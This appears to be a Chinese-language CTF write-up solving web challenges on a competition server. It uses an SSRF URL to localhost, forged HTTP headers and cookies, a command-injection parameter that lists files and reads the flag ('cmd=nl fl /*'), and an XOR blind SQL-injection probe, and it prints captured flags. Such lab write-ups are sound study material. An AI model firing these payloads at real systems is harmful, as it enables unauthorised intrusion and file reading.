
1
http://27.25.151.26:46857/?url=http:/127.0.0.1/FFFFF11111AAAAAggggg.php

image-20250520170012521

1
flag{f49a99c8-0e31-4908-80f3-4102841a4383}

签到:

考察点:网络传输


第一关:

image-20250520213737660

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /?a=welcome HTTP/1.1
Host: 27.25.151.26:29416
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Origin: http://27.25.151.26:29416
Connection: keep-alive
Referer: http://27.25.151.26:29416/
Cookie: star=admin
Upgrade-Insecure-Requests: 1
Priority: u=0, i

b=new


第二关:/l23evel4.php

image-20250520222825370

1
http://27.25.151.26:45124/l23evel4.php?password=2025a


第三关:/levelThree.php

1
2
3
4
5
6
7
8
9
POST /levelThree.php HTTP/1.1
Host: 27.25.151.26:45124
Referer: http://dummy.com/secretcode
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Connection: keep-alive

key=ctfpass

image-20250520223830714


第四关:/level444Four.php

奶奶的,搞了半天,原来一直没有修改GETHEAD

image-20250520230452106

1
2
3
4
5
6
7
8
9
10
HEAD /level444Four.php HTTP/1.1
Host: 27.25.151.26:45124
User-Agent: identity=n1c3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: star=user
Upgrade-Insecure-Requests: 1
Priority: u=0, i

得到:FLAG: ./level4545Five.php

第五关:/level4545Five.php

1
2
3
4
5
6
7
8
9
10
11
12
13
源码:
<script>
(function(){
var a = ['E', 'l', 'W', '_', 'F', '3', 't', '0', 'C', 'C'];
var order = [2, 5, 1, 8, 7, 0, 3, 9, 6, 4];
var code = '';
for (var i = 0; i < order.length; i++) {
code += a[order[i]];
}
console.log("Your hidden key is:", code);
})();

</script>

根据提供的 JavaScript 源码,隐藏的 key 是通过重组数组元素生成的。以下是关键步骤解析:


步骤拆解

  1. 数组定义

    1
    2
    var a = ['E', 'l', 'W', '_', 'F', '3', 't', '0', 'C', 'C'];
    var order = [2, 5, 1, 8, 7, 0, 3, 9, 6, 4];
  2. 重组逻辑
    order 数组的索引顺序,依次从 a 中取元素拼接:

    1
    code += a[order[i]];  // order[i] 是 a 的索引
  3. 逐项解析

    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    order[0] = 2 → a[2] = 'W'
    order[1] = 5 → a[5] = '3'
    order[2] = 1 → a[1] = 'l'
    order[3] = 8 → a[8] = 'C'
    order[4] = 7 → a[7] = '0'
    order[5] = 0 → a[0] = 'E'
    order[6] = 3 → a[3] = '_'
    order[7] = 9 → a[9] = 'C'
    order[8] = 6 → a[6] = 't'
    order[9] = 4 → a[4] = 'F'
  4. 拼接结果

    1
    W + 3 + l + C + 0 + E + _ + C + t + F → "W3lC0E_CtF"

得到:

image-20250520231125860



第六关:/zzpufinish.php

image-20250520231247448


ls康康(我还正准备试试看之前学的绕过,结果什么防火墙都没有。。。。。)

1
http://27.25.151.26:45124/zzpufinish.php?cmd=ls

image-20250520231314276

1
http://27.25.151.26:45124/zzpufinish.php?cmd=nl fl /*

image-20250520231432868

1
flag{2fe2e016-5b65-4239-a8e0-a09f91957087} 

zqsql

考察点:sql隐藏不显示过滤


我怀疑是异或注入:

1
1^(length(database())>0)^1

返回:

image-20250521000746072

